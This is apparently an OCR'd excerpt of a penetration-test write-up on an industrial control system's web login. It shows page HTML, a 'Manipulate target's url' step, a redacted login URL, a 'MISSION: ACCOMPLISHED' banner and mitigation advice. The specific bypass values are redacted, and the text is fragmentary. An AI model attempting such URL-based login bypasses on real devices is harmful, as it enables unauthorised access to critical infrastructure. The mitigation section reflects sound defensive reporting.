


```
<SCRIPT LANGUAGE="JavaScript">  function openNewBrowserWindow() { newWindow = window.open("/_commo[redacted].jsp", "subWind", "statusbar,menubar,resizable"); newWindo
<style type="text/css">
<!--
td {  font-family: Arial, 'Helvetica Neue', Helvetica, 'Liberation Sans', sans-serif; font-size: 18px; }
body { font-size:12px; vertical-align:baseline; font-family: Arial, 'Helvetica Neue', Helvetica, 'Liberation Sans', sans-serif;color:#A8A8A8; background-color:#000000;}

.normText { color:#A8A8A8;  }
.normTextBold  { font-weight:bold; }
.bigText  { font-size: 30px; font-weight: bold }
.bigRedText  { font-size: 30px; color: #FF0000; font-weight: bold }
.legalTextArea { font-size:10px; color:#A8A8A8; background-color:#000000; resize:none; }
.smallText { font-size:12px }

-->
```

Manipulate target's url



Logging in.



[redacted]/_comm[redacted]jsp?wbs=[redacted]&operatorlocale=en

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

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MISSION: ACCOMPLISHED

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Mitigation

- Use two-factor authentication when accessing the ICS
- If device has hard coded credential, reduce their exposure and monitor closely for unusual events
- Conduct VAPT periodically to reduce risk